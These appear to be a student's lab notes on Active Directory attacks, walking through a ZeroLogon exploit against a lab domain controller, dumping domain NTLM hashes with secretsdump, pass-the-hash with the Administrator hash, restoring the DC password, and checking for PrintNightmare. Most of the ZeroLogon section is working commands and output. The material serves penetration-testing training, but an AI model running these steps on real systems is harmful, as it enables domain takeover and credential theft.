Additional AD Attacks


At the time of his recording the recent vulnerabilities were:

- ZeroLogon
- PrintNightmare
- Sam the Admin

Abusing ZeroLogon


[What is ZeroLogon?]

Dangerous to run in an active environment. We attack the DC, set the password to NULL and taking over. If we do NOT restore the password, it will break the DC. I grabbed the ZeoLogon Checker from [SecuraBV ZeroLogon Checker] and put it in the [dirkjanm CVE-2020-1472] folder I closed.



```
┌──(root㉿kali)-[/opt/CVE-2020-1472]
└─# ls
cve-2020-1472-exploit.py  README.md  relaying  restorepassword.py  ZeroLogonCheck.py
```

My machine was patched as I did this later on.




```
┌──(root㉿kali)-[/opt/CVE-2020-1472]
└─# python3 ZeroLogonCheck.py Gibson-DC 192.168.126.131
Performing authentication attempts...
===============================================================================================================================================================
===============================================================================================================================================================
===============================================================================================================================================================
===============================================================================================================================================================
===============================================================================================================================================================
===============================================================================================================================================================
===============================================================================================================================================================
===============================================================================================================================================================
===============================================================================================================================================================
===============================================================================================================================================================
===============================================================================================================================================================
===============================================================================================================================================================
============================================================================================
Attack failed. Target is probably patched.

┌──(root㉿kali)-[/opt/CVE-2020-1472]
└─# _
```

IF you find a machine that is vulnerable, be sure you can restore the DC password.

Attack

Running


```
cve-2020-1472-exploit.py IP NetBIOSName
```



```
root@kali:/opt/CVE-2020-1472# python3 cve-2020-1472-exploit.py HYDRA-DC 192.168.
138.132
Performing authentication attempts...
==================================================================================
==================================================================================
================================
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
```

Try dumping secrets - press Enter when prompted for a password

```
secretsdump.py -just-dc DOIMAIN/DC\$@IP
```




```
root@kali:/opt/CVE-2020-1472# secretsdump.py -just-dc MARVEL/HYDRA-DC\$@192.168.
138.132
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corpo
ration

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4
b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:26d0985471179e9450e0fed2a8042954:::
MARVEL.local\fcastle:1103:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81
b54e73b949b:::
MARVEL.local\tstark:1104:aad3b435b51404eeaad3b435b51404ee:d03b572b319e335ecd3e79
3412a28524:::
MARVEL.local\pparker:1105:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb8
87fb391dee0:::
HYDRA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
THEPUNISHER$:1106:aad3b435b51404eeaad3b435b51404ee:2f293bdf5ed1904bbdcda9731bac4
1ba:::
[*] Kerberos keys grabbed
```

Restoring


Copy the Administrator hash

```
secretsdump.py administrator@ip -hashes hash
```



```
root@kali:/opt/CVE-2020-1472# secretsdump.py administrator@192.168.138.132 -hash
es aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33
```


Look for a plaintext password hex



```
MARVEL\HYDRA-DC$:plain_password_hex:d770459e2c100e28ddeb157e110cc0c333d5ce301501
8d9834d0911af3e0ecc41457291c0808a188f252165b45fc8719358eecc71ed710d6aa3213578f20
3634d2c2ac9d675db0f602b126ce8a641d64b70b657630065edc77e84fe3bf1627af872e8d1c20a5
1ed3ee40559afbba38a628c435f96ec041626312f91c3c08e8f807e2dae2b07ccc2f0a0084fd3b1c
04c158e44880420dd3473a464f0c68329c47177620703970ee3bb4086692f7aeb917db3259d9d5d4
294f7251befad286b29c158e73b17c2d0feb99730d735284719ff217a2c106f8af1c7c897b4d0a13
e0936813df108c0232e0e617c4267f53d36d
MARVEL\HYDRA-DC$:aad3b435b51404eeaad3b435b51404ee:a04fc52ef22229509e7fc4aa38e659
39:::
```

Run restore script

```
python3 restorepassword.py DOMAIN/NetBIOSName@NetBIOSName -target-ip IP -hexpass PASS
```




```
root@kali:/opt/CVE-2020-1472# python3 restorepassword.py MARVEL/HYDRA-DC@HYDRA-D
C -target-ip 192.168.138.132 -hexpass d770459e2c100e28ddeb157e110cc0c333d5ce3015
018d9834d0911af3e0ecc41457291c0808a188f252165b45fc8719358eecc71ed710d6aa3213578f
203634d2c2ac9d675db0f602b126ce8a641d64b70b657630065edc77e84fe3bf1627af872e8d1c20
a51ed3ee40559afbba38a628c435f96ec041626312f91c3c08e8f807e2dae2b07ccc2f0a0084fd3b
1c04c158e44880420dd3473a464f0c68329c47177620703970ee3bb4086692f7aeb917db3259d9d5
d4294f7251befad286b29c158e73b17c2d0feb99730d735284719ff217a2c106f8af1c7c897b4d0a
13e0936813df108c0232e0e617c4267f53d36d
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corpo
ration

[*] StringBinding ncacn_ip_tcp:192.168.138.132[49673]
Change password OK
root@kali:/opt/CVE-2020-1472#
```

Print Nightmare

[cube0x0 RCE](#)

[calebstewart LPE](#)

We can use RPCDump.py from Impacket to check if it's vulnerable.



```
┌──(root㉿kali)-[~]
└─# rpcdump.py @192.168.126.131 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

If we see

`Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol` It's vulnerable

Following the Github will provide the walkthrough.